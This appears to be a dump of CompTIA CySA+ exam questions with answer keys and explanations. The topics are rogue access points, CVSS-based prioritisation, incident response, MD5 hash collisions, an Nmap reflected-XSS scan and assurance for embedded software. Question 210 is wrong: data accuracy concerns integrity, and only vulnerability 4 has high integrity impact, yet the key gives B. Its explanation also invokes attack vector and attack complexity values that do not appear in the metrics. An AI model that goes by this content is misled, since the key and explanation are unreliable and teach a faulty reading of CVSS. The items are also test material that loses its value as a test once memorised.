The first action that should be taken to protect the network while preserving evidence is to disconnect the rogue access point from the network. This will prevent any further damage or compromise of the network by blocking the access point from communicating with other devices or users. Disconnecting the rogue access point will also preserve its state and configuration, which can be useful for forensic analysis and investigation. Disconnecting the rogue access point can be done physically by unplugging it from the network port or wirelessly by disabling its radio frequency⁵.

The other options are not the best actions to take first, as they may not protect the network or preserve evidence effectively.

Option A is not the best action to take first, as running a packet sniffer to monitor traffic to and from the access point may not stop the rogue access point from causing harm to the network. A packet sniffer is a tool that captures and analyzes network packets, which are units of data that travel across a network. A packet sniffer can be useful for identifying and troubleshooting network problems, but it may not be able to prevent or block malicious traffic from a rogue access point. Moreover, running a packet sniffer may require additional time and resources, which could delay the response and mitigation of the incident⁵.

Option B is not the best action to take first, as connecting to the access point and examining its log files may not protect the network or preserve evidence.

Connecting to the access point may expose the analyst's device or credentials to potential attacks or compromise by the rogue access point. Examining its log files may provide some information about the origin and activity of the rogue access point, but it may also alter or delete some evidence that could be useful for forensic analysis and investigation. Furthermore, connecting to the access point and examining its log files may not prevent or stop the rogue access point from continuing to harm the network⁵.

Option C is not the best action to take first, as identifying who is connected to the access point and attempting to find the attacker may not protect the network or preserve evidence. Identifying who is connected to the access point may require additional tools or techniques, such as scanning for wireless devices or analyzing network traffic, which could take time and resources away from responding and mitigating the incident. Attempting to find the attacker may also be difficult or impossible, as the attacker may use various methods to hide their identity or location, such as encryption, spoofing, or proxy servers. Moreover, identifying who is connected to the access point and attempting to find the attacker may not prevent or stop the rogue access point from causing further damage or compromise to the network⁵.

References:

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NEW QUESTION 210

A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system. The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Vulnerability	CVSSv3.1 impact metrics
1	C:L/I:L/A:L
2	C:N/I:L/A:H
3	C:H/I:N/A:N
4	C:L/I:H/A:L

Which of the following vulnerabilities should be prioritized for remediation?

- A. 1
- B. 2
- C. 3
- D. 4

Answer: B

Explanation:

Vulnerability 2 has the highest impact metrics, specifically the highest attack vector (AV) and attack complexity (AC) values. This means that the vulnerability is more likely to be exploited and more difficult to remediate.

References:

? CVSS v3.1 Specification Document, section 2.1.1 and 2.1.2

? The CVSS v3 Vulnerability Scoring System, section 3.1 and 3.2

NEW QUESTION 211

A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

- A. Preparation
- B. Validation
- C. Containment
- D. Eradication

Answer: C

Explanation:

After detecting a compromised email server and unusual network traffic, the next step in incident response is containment, to prevent further damage or spread of the compromise. References: CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition, Chapter 5: Incident Response, page 197.

NEW QUESTION 215

A security analyst is reviewing the findings of the latest vulnerability report for a company's web application. The web application accepts files for a Bash script to be processed if the files match a given hash. The analyst is able to submit files to the system due to a hash collision. Which of the following should the analyst suggest to mitigate the vulnerability with the fewest changes to the current script and infrastructure?

- A. Deploy a WAF to the front of the application.
- B. Replace the current MD5 with SHA-256.
- C. Deploy an antivirus application on the hosting system.
- D. Replace the MD5 with digital signatures.

Answer: B

Explanation:

The correct answer is B. Replace the current MD5 with SHA-256.

The vulnerability that the security analyst is able to exploit is a hash collision, which is a situation where two different files produce the same hash value. Hash collisions can allow an attacker to bypass the integrity or authentication checks that rely on hash values, and submit malicious files to the system. The web application uses MD5, which is a hashing algorithm that is known to be vulnerable to hash collisions. Therefore, the analyst should suggest replacing the current MD5 with SHA-256, which is a more secure and collision-resistant hashing algorithm.

The other options are not the best suggestions to mitigate the vulnerability with the fewest changes to the current script and infrastructure. Deploying a WAF (web application firewall) to the front of the application (A) may help protect the web application from some common attacks, but it may not prevent hash collisions or detect malicious files. Deploying an antivirus application on the hosting system (C) may help scan and remove malicious files from the system, but it may not prevent hash collisions or block malicious files from being submitted. Replacing the MD5 with digital signatures (D) may help verify the authenticity and integrity of the files, but it may require significant changes to the current script and infrastructure, as digital signatures involve public-key cryptography and certificate authorities.

NEW QUESTION 218

The security team reviews a web server for XSS and runs the following Nmap scan:

```
#nmap -p80 --script http-unsafe-output-escaping 172.31.15.2
```

```
PORT      STATE      SERVICE    REASON
80/tcp    open      http       syn-ack
| http-unsafe-output-escaping:
|_ Characters [> " '] reflected in parameter id at
http://172.31.15.2/1.php?id=2
```

Which of the following most accurately describes the result of the scan?

- A. An output of characters > and " as the parameters used in the attempt
- B. The vulnerable parameter ID http://172.31.15.2/1.php?id=2 and unfiltered characters returned
- C. The vulnerable parameter and unfiltered or encoded characters passed > and " as unsafe
- D. The vulnerable parameter and characters > and " with a reflected XSS attempt

Answer: D

Explanation:

A cross-site scripting (XSS) attack is a type of web application attack that injects malicious code into a web page that is then executed by the browser of a victim user. A reflected XSS attack is a type of XSS attack where the malicious code is embedded in a URL or a form parameter that is sent to the web server and then reflected back to the user's browser. In this case, the Nmap scan shows that the web server is vulnerable to a reflected XSS attack, as it returns the characters > and " without any filtering or encoding. The vulnerable parameter is id in the URL http://172.31.15.2/1.php?id=2.

NEW QUESTION 220

Which Of the following techniques would be best to provide the necessary assurance for embedded software that drives centrifugal pumps at a power Plant?

- A. Containerization
- B. Manual code reviews
- C. Static and dynamic analysis
- D. Formal methods

Answer: D

Explanation:

According to the CompTIA CySA+ Study Guide: Exam CS0-003, 3rd Edition¹, the best technique to provide the necessary assurance for embedded software that drives centrifugal pumps at a power plant is formal methods. Formal methods are a rigorous and mathematical approach to software development and verification, which can ensure the correctness and reliability of critical software systems. Formal methods can be used to specify, design, implement, and verify embedded software using formal languages, logics, and tools¹.

Containerization, manual code reviews, and static and dynamic analysis are also useful techniques for software assurance, but they are not as rigorous or comprehensive as formal methods. Containerization is a method of isolating and packaging software applications with their dependencies, which can improve security, portability, and scalability. Manual code reviews are a process of examining the source code of a software program by human reviewers, which can help identify errors, vulnerabilities, and compliance issues. Static and dynamic analysis are techniques of testing and evaluating software without executing it (static) or while executing it (dynamic), which can help detect bugs, defects, and performance issues¹.

NEW QUESTION 223

An analyst is evaluating a vulnerability management dashboard. The analyst sees that a previously remediated vulnerability has reappeared on a database server. Which of the following is the most likely cause?

- A. The finding is a false positive and should be ignored.
- B. A rollback had been executed on the instance.
- C. The vulnerability scanner was configured without credentials.
- D. The vulnerability management software needs to be updated.

Answer: B

Explanation:

A rollback had been executed on the instance. If a database server is restored to a previous state, it may reintroduce a vulnerability that was previously fixed. This can happen due to backup and recovery operations, configuration changes, or software updates. A rollback can undo the patching or mitigation actions that were applied to remediate the vulnerability. References: Vulnerability Remediation: It's Not Just Patching, Section: The Remediation Process; Vulnerability assessment for SQL Server, Section: Remediation

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